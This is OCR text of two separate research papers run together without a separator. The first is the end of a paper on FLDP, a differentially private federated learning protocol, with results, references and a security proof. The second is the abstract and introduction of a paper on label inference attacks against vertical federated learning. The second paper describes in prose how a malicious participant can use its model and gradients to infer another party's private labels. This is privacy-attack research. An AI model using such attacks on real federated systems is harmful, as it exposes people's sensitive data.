After training for 275 epochs, our private MNIST models are able to attain a maximum 98.7% mean validation accuracy over 4 trials. This is a slight decrease in accuracy from the no noise baseline accuracy of 99.2%, however the private model still generalizes very well. Figure 4 shows how different privacy budgets affect accuracy for our sample batch sizes. Models trained with all batch sizes see improved accuracy as ε increases, however larger batch sizes tend to produce more accurate models, especially for small values of ε. Improved accuracy for larger batch sizes can be seen as an effect of the private average, where the sensitivity of the gradient average is inversely proportional to the batch size. Therefore, larger batches require less noise added for a given privacy budget, resulting in a more accurate model.

5.2.2 CIFAR-10

The Canadian Institute for Advanced Research 10 dataset consists of 60,000 colored images equally partitioned into 10 classes. Each image is 32×32 with 3 channel RGB colored pixels. We separated the dataset into 50,000 training examples and 10,000 test samples for our experiment. Our trained model contains three pairs of ReLU-activated convolution layers with batch normalization after each layer, and max pooling after each pair. We also include one ReLU activated dense layer with 128 nodes, and a softmax activated output layer. This model contains 550,000 parameters.

With a batch size of 64, we achieve a maximum accuracy of 70.0% mean validation accuracy over 4 trials on CIFAR-10. This is a sizeable drop in accuracy compared to the 77.4% mean accuracy of our architecture trained without differential privacy, however it is in line with differentially private model performance in the central model [2].

Figure 4 demonstrates the correlation between larger batch size and greater accuracy when controlling for a specific privacy budget. As with MNIST, the greater accuracy with larger batch sizes likely stems from gradient sensitivity being dependent on the batch size itself. That said, for $\varepsilon < 10$, we achieve our most accurate model with a batch size of 64 ($\varepsilon = 3.67$), which is well within the scalable limits of FLDP as defined in Section 5.1.

5.2.3 Comparison With Centralized Differential Privacy

Our approach produces models with accuracy highly comparable to those achieved by Abadi et. al. [2]. Table 4 shows that for a given privacy budget, our approach is able to produce an output within 3% of the equivalent central-model accuracy. It is worth noting that we report the average of 4 trials in this table, and that we observe the same, or better, decrease in accuracy with respect to the no-noise baseline for each model.

Method	*Abadi et. al. [2]*	FLDP
MNIST ($\varepsilon \leq 2$)	95%	95%
MNIST ($\varepsilon \leq 8$)	97%	99%
CIFAR-10 ($\varepsilon \leq 4$)	70%	70%
CIFAR-10 ($\varepsilon \leq 8$)	73%	70%

Table 4: A comparison of our private model accuracy with a central-model differentially private training algorithm. For all models, $\delta = 10^{-5}$. For all of our models, batch size is 64.

These comparable accuracy results demonstrate the usability of FLDP for privacy preserving federated learning.

6 Related Work

Secure multiparty computation. Secure multiparty computation (MPC) [23] is a family of techniques that enable mutually distrustful parties to collaboratively compute a function of their distributed inputs without revealing those inputs. MPC techniques include *garbled circuits* [49] (which is most easily applied in the two-party case) and approaches based on *secret sharing* [41] (which naturally apply in the *n*-party case). MPC approaches have seen rapid improvement over the past 20 years, but scalability remains a challenge for practical deployments. In particular, most MPC protocols work best when the number of parties is small (e.g., 2 or 3), and costs grow at least quadratically with the number of parties. State-of-the-art protocols support significantly more parties: Wang et al. [47] reach 128 parties using a garbled circuits approach, and Chida et al. [17] reach 110 parties using a secret sharing approach.

MPC for differentially private deep learning. MPC techniques have been previously applied to the problem of differentially private deep learning, but these approaches require either a semi-honest data curator [45] or two non-colluding data curators [27]. Secure aggregation protocols [8, 12] (detailed in Section 2) are themselves MPC protocols, specifically designed for the many-client setting. Kairouz et al. [29] present a general framework for differentially private federated learning that leverages existing secure aggregation protocols.

Security for distributed differential privacy. Outside of deep learning, several systems have been proposed for computing differentially private results from distributed data. Honeycrisp [37] and Orchard [38] are most related to our work, and use a distributed protocol similar to secure aggregation to compute the results of database-style queries. ShrinkWrap [7] and CRYPTε [39] leverage existing MPC frameworks to implement differentially private database queries.

Secure and Private Federated Learning. MPC and Differential privacy may also be applied to the problem of Federated Learning separately. Several local differential privacy approaches have been proposed [46, 48]. These approaches




Figure 3: Validation accuracy progression over training runs on MNIST and CIFAR for various values of ε ($\delta = 10^{-5}$). All accuracy values are the average of 4 trials. Batch size is restricted to 64.




Figure 4: The effects of privacy budget and batch size on validation accuracy ($\delta = 10^{-5}$). Each solid line is a moving average of Accuracy as epsilon increases for a given batch size. The dotted line is the maximum accuracy achieved by our model with no noise added during training. Private federated learning is able to approach non-private accuracy for several batch sizes on MNIST. On CIFAR-10 e see that private models tend to be more accurate with larger batch sizes, while the opposite is true for non-private models.

add sufficient noise to a client's gradient before performing aggregation in the clear, thus circumventing the need for MPC. In this way LDP-based approaches scale to large federations quite well, but typically require very large privacy budgets for model convergence.

MPC techniques can be applied to federated learning to satisfy a variety of properties. POSEIDON [40] and So et. al [43] use MPC for substantially more robust threat models, $N-1$ adversaries and Byzantine resistance respectively, but do not utilize differential privacy, and focus on smaller federations (< 50 parties) than FLDP. EIFFeL [18] on the other hand, employs non-interactive zero-knowledge proofs to ensure the integrity of masked inputs. These approaches can prevent some additional attacks we do not consider (e.g. data poisoning), but are designed for smaller federations.

Learning with Errors. As noted in Sections 4.6.1 and 5.1.1, in this work we fix $\beta q = 3.2$. We note that the security reductions that ensure that the LWE search problem is difficult do not apply in this case: In [36], Regev shows that if q is chosen to be polynomial in n, and χ is a certain discretization of a Gaussian distribution on $\mathbb{F}_q$ with standard deviation $\frac{\beta q}{\sqrt{2\pi}}$ for $0 < \beta < 1$ and $\beta q > 2\sqrt{n}$, then solving the LWE search problem can be quantumly reduced to an algorithm that approximately solves the Shortest Vector Problem and the Shortest Independent Vectors problem. In [35], Peikert shows a classical reduction to the (slightly easier) GapSVP problem.

While as far as we know there are no security reductions for small fixed βq, at the same time we do not currently know of an attack that takes advantage of a small constant standard deviation. Accordingly, our choice is similar to the choice made in the current FrodoKEM algorithm specifications (submission to Round 3 of the NIST PQC challenge) [5, 13] and consistent with the recommendation of [3].

7 Conclusion

In the past decade, an explosion in data collection has led to huge strides forward in machine learning, but the use of sensitive personal data in machine learning also represents a serious privacy concern. We present an approach based on a new protocol called FLDP that ensures differential privacy for the trained model, *without* the need for a trusted data aggregator. Using FLDP allows a highly accurate model to be trained in a federated (distributed) manner while guaranteeing the privacy of data owners, even against powerful and colluding adversaries. Our empirical results show that these accurate models are trainable within a feasible time frame for practical applications, especially when accuracy and low trust burdens are critical.

The promising results presented in our evaluation also suggest directions for future research. For example, gradient compression techniques can substantially reduce in-communication overhead for distributed training [31]. Paired with FLDP, these techniques could further reduce the time per batch for larger models, and potentially improve our scalability with respect to model complexity. Moreover, we apply FLDP to the very specific case of privacy preserving federated learning, but additional research could consider how these techniques scale with simpler, yet important, data problems. For example, the core noise addition and secure aggregation methods described in this paper could be adapted to privacy-preserving database queries, while eliminating the need for a central database.

Acknowledgments

The authors would like to thank Connor Wagaman, Ammie Wang, Aleksei Bingham, Christopher Murphy, and Minseok Kwon for their contributions in the preliminary stages of this work. Approved for Public Release. Distribution is Unlimited. This material is based upon work supported by the Broad Agency Announcement Program and the Cold Regions Research and Engineering Laboratory (ERDC-CRREL) under Contract No. W913E521C0003, and by the Defense Advanced Research Projects Agency (DARPA) under Agreement No. HR00112090106. Any opinions, findings and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the United States Government or DARPA.

References

[1] Amazon EC2 z1d instances, 2021.

[2] Martín Abadi, Andy Chu, Ian J. Goodfellow, H. Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers, and Shai Halevi, editors, *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, pages 308–318. ACM, 2016.

[3] Martin Albrecht, Melissa Chase, Hao Chen, Jintai Ding, Shafi Goldwasser, Sergey Gorbunov, Shai Halevi, Jeffrey Hoffstein, Kim Laine, Kristin Lauter, Satya Lokam, Daniele Micciancio, Dustin Moody, Travis Morrison, Amit Sahai, and Vinod Vaikuntanathan. Homomorphic encryption security standard. Technical report, HomomorphicEncryption.org, Toronto, Canada, November 2018.

[4] Martin R. Albrecht, Rachel Player, and Sam Scott. On the concrete hardness of learning with errors. *J. Math. Cryptol.*, 9(3):169–203, 2015.

[5] Erdem Alkim, Joppe W. Bos, Léo Ducas, Patrick Longa, Ilya Mironov, Michael Naehrig, Valeria Nikolaenko, Chris Peikert, Ananth Raghunathan, and Douglas Stebila. FrodoKEM: Learning With Errors Key Encapsulation. Technical report, NIST PQC challenge, third round, June 2021. https://frodokem.org/files/FrodoKEM-specification-20210604.pdf.

[6] Shahab Asoodeh, Jiachun Liao, Flavio P Calmon, Oliver Kosut, and Lalitha Sankar. A better bound gives a hundred rounds: Enhanced privacy guarantees via f-divergences. In *2020 IEEE International Symposium on Information Theory (ISIT)*, pages 920–925. IEEE, 2020.

[7] Johes Bater, Xi He, William Ehrich, Ashwin Machanavajjhala, and Jennie Rogers. Shrinkwrap: efficient sql query processing in differentially private data federations. *Proceedings of the VLDB Endowment*, 12(3), 2018.

[8] James Henry Bell, Kallista A Bonawitz, Adrià Gascón, Tancrède Lepoint, and Mariana Raykova. Secure single-server aggregation with (poly) logarithmic overhead. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 1253–1269, 2020.

[9] Josh Cohen Benaloh. Secret sharing homomorphisms: Keeping shares of a secret secret (extended abstract). In Andrew M. Odlyzko, editor, *Advances in Cryptology — CRYPTO' 86*, pages 251–260, Berlin, Heidelberg, 1987. Springer Berlin Heidelberg.

[10] Abhishek Bhowmick, John Duchi, Julien Freudiger, Gaurav Kapoor, and Ryan Rogers. Protection against reconstruction and its applications in private federated learning. *arXiv preprint arXiv:1812.00984*, 2018.

[11] G R Blakley and Catherine Meadows. Security of ramp schemes. In *Proceedings of CRYPTO 84 on Advances in Cryptology*, page 242–268, Berlin, Heidelberg, 1985. Springer-Verlag.

[12] Keith Bonawitz, Vladimir Ivanov, Ben Kreuter, Antonio Marcedone, H. Brendan McMahan, Sarvar Patel, Daniel Ramage, Aaron Segal, and Karn Seth. Practical secure aggregation for privacy-preserving machine learning. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 1175–1191, New York, NY, USA, 2017. Association for Computing Machinery.

[13] Joppe Bos, Craig Costello, Léo Ducas, Ilya Mironov, Michael Naehrig, Valeria Nikolaenko, Ananth Raghunathan, and Douglas Stebila. Frodo: Take off the ring! practical, quantum-secure key exchange from LWE. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1006–1018, 2016.

[14] Zhiqi Bu, Jinshuo Dong, Qi Long, and Weijie J Su. Deep learning with gaussian differential privacy. *Harvard data science review*, 2020(23), 2020.

[15] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. The secret sharer: Evaluating and testing unintended memorization in neural networks. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 267–284, 2019.

[16] Albert Cheu, Adam Smith, Jonathan Ullman, David Zeber, and Maxim Zhilyaev. Distributed differential privacy via shuffling. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 375–403. Springer, 2019.

[17] Koji Chida, Daniel Genkin, Koki Hamada, Dai Ikarashi, Ryo Kikuchi, Yehuda Lindell, and Ariel Nof. Fast large-scale honest-majority mpc for malicious adversaries. In *Annual International Cryptology Conference*, pages 34–64. Springer, 2018.

[18] Amrita Roy Chowdhury, Chuan Guo, Somesh Jha, and Laurens van der Maaten. Eiffel: Ensuring integrity for federated learning. *CoRR*, abs/2112.12727, 2021.

[19] Morten Dahl. Secret sharing, part 2 efficient sharing with the fast fourier transform, Jun 2017.

[20] Jinshuo Dong, Aaron Roth, and Weijie J Su. Gaussian differential privacy. *arXiv preprint arXiv:1905.02383*, 2019.

[21] Cynthia Dwork, Aaron Roth, et al. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 9(3-4):211–407, 2014.

[22] Úlfar Erlingsson, Vitaly Feldman, Ilya Mironov, Ananth Raghunathan, Kunal Talwar, and Abhradeep Thakurta. Amplification by shuffling: From local to central differential privacy via anonymity. In *Proceedings of the Thirtieth Annual ACM-SIAM Symposium on Discrete Algorithms*, pages 2468–2479. SIAM, 2019.

[23] David Evans, Vladimir Kolesnikov, and Mike Rosulek. A pragmatic introduction to secure multi-party computation. *Foundations and Trends® in Privacy and Security*, 2(2-3), 2017.

[24] Matthew Franklin and Moti Yung. Communication complexity of secure computation (extended abstract). In *Proceedings of the Twenty-Fourth Annual ACM Symposium on Theory of Computing*, STOC '92, page 699–710, New York, NY, USA, 1992. Association for Computing Machinery.

[25] Ian Goodfellow, Yoshua Bengio, Aaron Courville, and Yoshua Bengio. *Deep learning*, volume 1. MIT press Cambridge, 2016.

[26] Briland Hitaj, Giuseppe Ateniese, and Fernando Perez-Cruz. Deep models under the gan: Information leakage from collaborative deep learning. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 603–618, New York, NY, USA, 2017. Association for Computing Machinery.

[27] Bargav Jayaraman, Lingxiao Wang, David Evans, and Quanquan Gu. Distributed learning without distress: Privacy-preserving empirical risk minimization. In Samy Bengio, Hanna M. Wallach, Hugo Larochelle, Kristen Grauman, Nicolò Cesa-Bianchi, and Roman Garnett, editors, *Advances in Neural Information Processing Systems 31: Annual Conference on Neural Information Processing Systems 2018, NeurIPS 2018, December 3-8, 2018, Montréal, Canada*, pages 6346–6357, 2018.

[28] Bargav Jayaraman, Lingxiao Wang, Katherine Knipmeyer, Quanquan Gu, and David Evans. Revisiting membership inference under realistic assumptions, 2020.

[29] Peter Kairouz, Ziyu Liu, and Thomas Steinke. The distributed discrete gaussian mechanism for federated learning with secure aggregation. *arXiv preprint arXiv:2102.06387*, 2021.

[30] Peter Kairouz, H Brendan McMahan, Brendan Avent, Aurélien Bellet, Mehdi Bennis, Arjun Nitin Bhagoji, Keith Bonawitz, Zachary Charles, Graham Cormode, Rachel Cummings, et al. Advances and open problems in federated learning. *arXiv preprint arXiv:1912.04977*, 2019.

[31] Yujun Lin, Song Han, Huizi Mao, Yu Wang, and William J. Dally. Deep gradient compression: Reducing the communication bandwidth for distributed training. *CoRR*, abs/1712.01887, 2017.

[32] Ilya Mironov. Rényi differential privacy. In *2017 IEEE 30th Computer Security Foundations Symposium (CSF)*, pages 263–275. IEEE, 2017.

[33] Ilya Mironov, Omkant Pandey, Omer Reingold, and Salil Vadhan. Computational differential privacy. In Shai Halevi, editor, *Advances in Cryptology - CRYPTO 2009*, pages 126–142, Berlin, Heidelberg, 2009. Springer Berlin Heidelberg.

[34] Mohammad Naseri, Jamie Hayes, and Emiliano De Cristofaro. Toward robustness and privacy in federated learning: Experimenting with local and central differential privacy. *ArXiv*, abs/2009.03561, 2020.

[35] Chris Peikert. Public-key cryptosystems from the worst-case shortest vector problem: extended abstract. In *STOC'09—Proceedings of the 2009 ACM International Symposium on Theory of Computing*, pages 333–342. ACM, New York, 2009.

[36] Oded Regev. On lattices, learning with errors, random linear codes, and cryptography. In *STOC'05: Proceedings of the 37th Annual ACM Symposium on Theory of Computing*, pages 84–93. ACM, New York, 2005.

[37] Edo Roth, Daniel Noble, Brett Hemenway Falk, and Andreas Haeberlen. Honeycrisp: large-scale differentially private aggregation without a trusted core. In *Proceedings of the 27th ACM Symposium on Operating Systems Principles*, pages 196–210, 2019.

[38] Edo Roth, Hengchu Zhang, Andreas Haeberlen, and Benjamin C Pierce. Orchard: Differentially private analytics at scale. In *14th USENIX Symposium on Operating Systems Design and Implementation ({OSDI} 20)*, pages 1065–1081, 2020.

[39] Amrita Roy Chowdhury, Chenghong Wang, Xi He, Ashwin Machanavajjhala, and Somesh Jha. Cryptε: Crypto-assisted differential privacy on untrusted servers. In *Proceedings of the 2020 ACM SIGMOD International Conference on Management of Data*, pages 603–619, 2020.

[40] Sinem Sav, Apostolos Pyrgelis, Juan Ramón Troncoso-Pastoriza, David Froelicher, Jean-Philippe Bossuat, Joao Sa Sousa, and Jean-Pierre Hubaux. Poseidon: Privacy-preserving federated neural network learning. In *28th Annual Network and Distributed System Security Symposium, NDSS 2021, virtually, February 21-25, 2021*. The Internet Society, 2021.

[41] Adi Shamir. How to share a secret. *Communications of the ACM*, 22(11):612–613, 1979.

[42] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 3–18. IEEE, 2017.

[43] Jinhyun So, Başak Güler, and A. Salman Avestimehr. Byzantine-resilient secure federated learning. *IEEE Journal on Selected Areas in Communications*, 39(7):2168–2181, 2021.

[44] Vale Tolpegin, Stacey Truex, Mehmet Emre Gursoy, and Ling Liu. Data poisoning attacks against federated learning systems. *CoRR*, abs/2007.08432, 2020.

[45] Stacey Truex, Nathalie Baracaldo, Ali Anwar, Thomas Steinke, Heiko Ludwig, Rui Zhang, and Yi Zhou. A hybrid approach to privacy-preserving federated learning. In *Proceedings of the 12th ACM Workshop on Artificial Intelligence and Security*, pages 1–11, 2019.

[46] Stacey Truex, Ling Liu, Ka Ho Chow, Mehmet Emre Gursoy, and Wenqi Wei. Ldp-fed: Federated learning with local differential privacy. *CoRR*, abs/2006.03637, 2020.

[47] Xiao Wang, Samuel Ranellucci, and Jonathan Katz. Global-scale secure multiparty computation. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 39–56, 2017.

[48] Kang Wei, Jun Li, Ming Ding, Chuan Ma, Howard H. Yang, Farhad Farokhi, Shi Jin, Tony Q. S. Quek, and H. Vincent Poor. Federated learning with differential privacy: Algorithms and performance analysis. *IEEE Transactions on Information Forensics and Security*, 15:3454–3469, 2020.

[49] Andrew Chi-Chih Yao. How to generate and exchange secrets. In *27th Annual Symposium on Foundations of Computer Science (sfcs 1986)*, pages 162–167. IEEE, 1986.

[50] Samuel Yeom, Irene Giacomelli, Matt Fredrikson, and Somesh Jha. Privacy risk in machine learning: Analyzing the connection to overfitting. In *2018 IEEE 31st Computer Security Foundations Symposium (CSF)*, pages 268–282. IEEE, 2018.

[51] Gathen Joachim von zur and Gerhard Jürgen. *Modern Computer algebra*. Cambridge University Press, 2013.

A Proof of security

Suppose the ideal functionality of noisy vector addition as F, an adversary A. Let v_i and x_i be input and view of client i respectively. Let x_s be the view of the server. n is the LWE security parameter. Suppose a maliciously secure aggregation protocol $\texttt{Sagg}(X,t)$. Let V be the output of π.

Let U be the set of clients, and $C \subset U \cup \{S\}$ be the set of corrupt parties.

In the malicious model, we consider dropping out an adversarial behavior without loss of generality.

Suppose the simulator has access to an oracle $\texttt{IDEAL}(t, v_u)_{u \in U \setminus C}$ where:

$$\texttt{IDEAL}(t, v_u)_{u \in U \setminus C} = \begin{cases} \Sigma_{u \in U \setminus C} v_u & |U \setminus C| > t \\ \perp & otherwise \end{cases}$$

Let $\texttt{REAL}^U_{\pi,C} = \{x_i | i \in C\}, V$.

Theorem 2 *There exists a PPT simulator* `SIM` *such that for all t, U, C*

$$REAL^U_{\pi,C}(n,t;v_{U\setminus C}) \equiv SIM_C^{U,IDEAL(t,v_u)}(n,t;x_C)$$

Proven through the hybrid argument.

1. This hybrid is a random variable distributed exactly like $\texttt{REAL}^U_{\text{FLDP},C}(n,t;v_{U\setminus C})$
2. In this hybrid `SIM` has access to $\{x_i | i \in U\}$. `SIM` runs the full protocol and outputs a view of the adversary from the previous hybrid.
3. In this hybrid, `SIM` has corrupt parties receive an `ABORT` if the server sends a U_1 such that $t > |U_1|$.
4. In this hybrid, `SIM` replaces V with the output of F from any x_C.
5. In this hybrid, `SIM` generates the ideal inputs of the corrupt parties using the `IDEAL` oracle, `SIM` generates a set of random inputs V_C such that $\Sigma_{i \in C} v_i = F(v_U) - \texttt{IDEAL}(t, v_u)_{u \in U \setminus C}$. The output domain of FLDP is any vector $V \in \mathbb{F}_q^m$ and *ABORT*. `SIM` can replicate any vector output using this process. Therefore, this hybrid is indistinguishable from the previous hybrid.
6. In this hybrid, `SIM` replaces s, the sum of secret vectors with a vector of random field elements distributed by $\chi * k$. Because s is not used to reconstruct G, and is normally distributed by $\chi * k$, this hybrid is indistinguishable from the previous hybrid.
7. In this hybrid, `SIM` replaces H with $V + As$.
8. In this hybrid, `SIM` replaces the run of protocol `Sagg` with the ideal simulation of `Sagg`. If `Sagg` returns `ABORT`, `SIM` returns `ABORT`. Because `Sagg` is secure, this hybrid is indistinguishable from the previous hybrid using each parties s_i as input.
9. In this hybrid, `SIM` replaces the s_i of each client with a vector of elements distributed by χ. Because s_i is typically distributed by χ and each s_i is not used to compute s anymore, this hybrid is indistinguishable from the previous hybrid.
10. In this hybrid, `SIM` replaces the b_i of each client with a vector of uniformly distributed field elements in $\mathbb{F}_q^m$. Given the LWE assumption, b_i should be indistinguishable from random field elements, so this hybrid is indistinguishable from the previous hybrid from the perspective of the adversary.
11. In this hybrid, `SIM` replaces h_i of each client with a vector of uniformly distributed field elements in $\mathbb{F}_q$. By the definition of one time pad, this hybrid should be indistinguishable from the previous hybrid. Additionally this hybrid does not use any input from the honest parties and thus concludes the proof.

After these steps, the simulator no longer needs any input from the honest clients to simulate Protocol 3, implying that it is secure in the malicious threat model.

Notably, our malicious threat model subsumes the semi-honest threat model. Therefore this proof proves security in that threat model as well. In the case of a semi-honest threat model, the security of `Sagg` can also eased to semi-honest.

Label Inference Attacks Against Vertical Federated Learning

Chong Fu[1], Xuhong Zhang[1,2], Shouling Ji[1,2], Jinyin Chen[3], Jingzheng Wu[4], Shanqing Guo[5], Jun Zhou[6], Alex X. Liu[6], and Ting Wang[7]

[1]Zhejiang University, [2]Binjiang Institute of Zhejiang University, [3]Zhejiang University of Technology, [4]Institute of Software, Chinese Academy of Sciences, [5]Shandong University, [6]Ant Group, [7]Pennsylvania State University

E-mails: {fuchong, zhangxuhong, sji}@zju.edu.cn, chenjinyin@zjut.edu.cn, jingzheng08@iscas.ac.cn, guoshanqing@sdu.edu.cn, {jun.zhoujun, alexliu}@antfin.com, inbox.ting@gmail.com

Abstract

As the initial variant of federated learning (FL), horizontal federated learning (HFL) applies to the situations where datasets share the same feature space but differ in the sample space, e.g., the collaboration between two regional banks, while trending vertical federated learning (VFL) deals with the cases where datasets share the same sample space but differ in the feature space, e.g., the collaboration between a bank and an e-commerce platform.

Although various attacks have been proposed to evaluate the privacy risks of HFL, yet, few studies, if not none, have explored that for VFL. Considering that the typical application scenario of VFL is that a few participants (usually two) collaboratively train a machine learning (ML) model with features distributed among them but labels owned by only one of them, protecting the privacy of the labels owned by one participant should be a fundamental guarantee provided by VFL, as the labels might be highly sensitive, e.g., whether a person has a certain kind of disease. However, we discover that the bottom model structure and the gradient update mechanism of VFL can be exploited by a malicious participant to gain the power to infer the privately owned labels. Worse still, by abusing the bottom model, he/she can even infer labels beyond the training dataset. Based on our findings, we propose a set of novel label inference attacks against VFL. Our experiments show that the proposed attacks achieve an outstanding performance. We further share our insights and discuss possible defenses. Our research can shed light on the hidden privacy risks of VFL and pave the way for new research directions towards more secure VFL.

1 Introduction

With more and more countries realizing the importance of security and privacy of user data, regulations like General Data Protection Regulation (GDPR) [48] are issued to put forward strict requirements for the use of user data. Particularly, any company cannot directly disclose its user data to any other company, which makes it hard, if not impossible, for companies to train a more accurate ML model with a joint data pool. To address this issue, the emergence of FL provides an alternative. As a privacy-preserving distributed ML technique, it allows multiple participants to collaboratively train a ML model by periodically exchanging intermediate computation results without revealing their raw data. Worldwide IT companies put much effort into developing FL systems [24]. To date, several open source FL systems are developed, such as TensorFlow Federated (TFF) from Google [15], Federated AI Technology Enabler (FATE) from Tencent Webank [53], PySyft from OpenMined [34], and PaddleFL from Baidu [3].

According to the sample and feature space of data parities, FL can be categorized into HFL and VFL. HFL is designed for the situations where datasets share the same feature space but differ in the sample space, e.g., the collaboration between two regional banks, while VFL deals with the cases where datasets share the same sample space but differ in the feature space, e.g., the collaboration between a bank and an e-commerce platform. FL is claimed to be privacy-preserving as local data never leaves participants' local machines, but actually FL *does* leak private information indirectly. Recent studies have thoroughly analyzed the privacy and security risks of HFL, such as data leakage from gradients [62], membership inference attacks [33], property inference attacks [30], and backdoor attacks [2].

However, the privacy risks of VFL remain underexplored. Moreover, VFL is being used more and more widely in industry [16, 50, 52, 54]. One of its typical usage scenarios, which is the focus of this paper, is that a few participants (usually two) collaboratively train a model with features distributed among them but labels owned by only one of them [50, 52, 54]. For example, a car rental company with plenty of labels but limited user features for risk evaluation might want to improve its model performance by incorporating more user features from other businesses, e.g., a bank [52]. The role of other partici-

Chong Fu and Xuhong Zhang are the co-first authors. Shouling Ji is the corresponding author.




Figure 1: Illustration of the label inference attacks against VFL. In practice, the server is usually managed by the participant who holds the labels, as outlined by the dotted line. The participant without the labels is the adversary, whose goal is to infer the labels.

pants is simply providing more features and they usually ask for money as return, since the final trained model is private to the participant with the labels.

As VFL is different from HFL in many aspects including usage scenarios, the architecture of the federated model and the training algorithm, VFL has unique privacy issues. In this paper, we focus on a new label leakage privacy risk of VFL. In the VFL architecture as shown in Figure 1, there is only one participant owning the labels, which is different from HFL where every participant has its own labeled samples. Ensuring the privacy of the private labels should be a fundamental guarantee provided by VFL, as the labels might be the key asset of the participant or highly sensitive. Moreover, an adversarial participant may try to build a similar business with the stolen labels or sell the sensitive labels to underground industries.

Compared with HFL, it is more challenging for the adversarial participant in VFL to infer private information. In general, an adversarial participant in HFL controls a complete local model and has access to gradients of all the parameters of this model, which can be abused to infer private information. However, in VFL, the adversarial participant only controls part of the federated model, which cannot run independently, and only has access to the gradients of this incomplete model.

Despite these challenges, we discover that the current design of VFL has an inherent vulnerability that can be leveraged by an adversarial participant to conduct label inference attacks. A thorough study of this vulnerability is imperative for the wide applications of VFL. Specifically, we find that the bottom model controlled by a malicious participant might naturally have the ability to infer the privately owned labels of other participant(s). The reason is that during training, the gradients propagated from the server help the bottom model learn a good feature representation with respect to the labels and thus can serve as a pre-trained model for label inference attacks. The inference accuracy is determined by the expressiveness of this trained malicious bottom model. It is worth noting that the bottom model empowers the malicious participant to infer the label of any sample, not just the ones in the training dataset, as long as the input features to the bottom model are available. In some special cases, the gradients from the server can also directly leak the label information.

